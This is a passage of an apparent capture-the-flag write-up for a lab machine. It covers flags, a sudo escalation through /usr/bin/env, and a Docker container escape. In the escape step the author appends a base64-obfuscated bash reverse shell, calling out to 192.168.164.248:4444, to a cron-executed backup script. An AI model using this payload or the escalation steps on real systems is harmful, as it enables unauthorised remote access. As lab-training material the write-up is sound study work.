
and we can grab the second flag:
www-data@6368d7bea22d:/var/www$ ls
flag2_QMW7JvaY2LvK.txt  html
 www-data@6368d7bea22d:/var/www$ cat flag2_QMW7JvaY2LvK.txt
THM{LF1_t0_RC3_aec3fb}
Privilege escalate to root using sudo on /usr/bin/env
I checked for sudo permissions:
www-data@6368d7bea22d:/var/www$ sudo -l
Matching Defaults entries for www-data on 6368d7bea22d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 6368d7bea22d:
    (root) NOPASSWD: /usr/bin/env
Okay, we can escalate to root using this /usr/bin/env, based on here https://gtfobins.github.io/gtfobins/env/.
www-data@6368d7bea22d:/var/www$ sudo env /bin/bash
root@6368d7bea22d:/var/www# id
uid=0(root) gid=0(root) groups=0(root)

and grab the third flag;
root@6368d7bea22d:~# ls
flag3.txt
root@6368d7bea22d:~# cat flag3.txt
THM{D1ff3r3nt_3nv1ronments_874112}
Break out of the container using scheduled backup script
We are inside the container as root, However, we need to break out.
I found the file /opt/backups/backup.sh, and relized this is doing some sort of backup of the container, and store it inside /opt/backups.
root@6368d7bea22d:/opt/backups# cat backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
We can extract the files from backup.tar:
tar -xf backup.tar

we can find the DockerFile. Okay, maybe he backups every minute, I tried to remove the file backup.tar and it appears after.
We can notice that inside launch.sh, it sets mount between /root/container/backup on the host, and /opt/backups on our container:
root@6368d7bea22d:/opt/backups/root/container# cat launch.sh
#!/bin/bash
docker run -d -p 80:80 -v /root/container/backup:/opt/backups --rm box
What if it simply executed backup.sh, when we can control it? Let’s try to put our penelope payload inside backup.sh:
echo -e 'printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash' >> /opt/backups/backup.sh
and we got the shell!

and grab the forth and last flag:
root@dogcat:~# cat flag4.txt
THM{esc4l4tions_on_esc4l4tions_on_esc4l4tions_7a52b17dba6ebb0dc38bc1049bcba02d}
I checked after pwning, with pspy and found this is cronjob.
We can see here the file /var/spool/cron/crontabs/root:
root@dogcat:/var/spool/cron/crontabs# cat root
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.RnXUs2/crontab installed on Tue Mar 10 20:52:44 2020)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
* * * * * /root/container/backup/backup.sh
@reboot /root/container/launch.sh